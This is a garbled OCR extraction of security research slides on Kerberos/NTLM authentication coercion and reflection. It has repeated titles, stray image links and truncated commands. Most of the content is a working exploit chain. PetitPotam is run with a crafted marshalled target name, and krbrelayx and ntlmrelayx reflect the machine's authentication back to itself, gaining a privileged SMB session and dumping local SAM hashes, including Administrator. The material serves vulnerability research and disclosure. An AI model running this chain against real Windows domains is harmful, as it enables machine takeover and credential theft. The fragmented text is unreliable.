
Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion



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
Kerberos authentication coercion



Vulnerability discovery

Vulnerability discovery

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- **Some checks/protections against reflection may be based on names**

  → Try to fiddle with the target name during coercion

- **Something interesting happened when coercion to**

  `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` **!**

Vulnerability discovery

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```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# krbrelayx.py -t SRV1.DOMAIN.LOCAL
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.56.14
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[-] No negTokenInit sent by client
```

Vulnerability discovery

SYNACKTIV

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# ntlmrelayx.py -t SRV1.DOMAIN.LOCAL -smb2support
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.56.14,
attacking target smb://SRV1.DOMAIN.LOCAL
[*] Authenticating against smb://SRV1.DOMAIN.LOCAL as / SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0c10b250470be78cbe1c92d1b7fe4e91
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:df3c08415194a27d27bb67dcbf6a6ebc:::
user:1000:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Done dumping SAM hashes for host: 192.168.56.14
```


- **The reflection worked and gave us a privileged SMB session!**

Root cause

Network diffing

NTLM Challenge (sent by the server)

```
$ PetitPotam.py -u user -p password 192.168.56.3 SRV1.ASGARD.LOCAL
```




```
$ PetitPotam.py -u user -p password \
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
```



Network diffing

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

```
$ PetitPotam.py -u user -p password 192.168.56.3 SRV1.ASGARD.LOCAL
```




- **Standard NTLM authentication**

```
$ PetitPotam.py -u user -p password \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.ASGARD.LOCAL
```




- **Local NTLM authentication!**

Local NTLM authentication



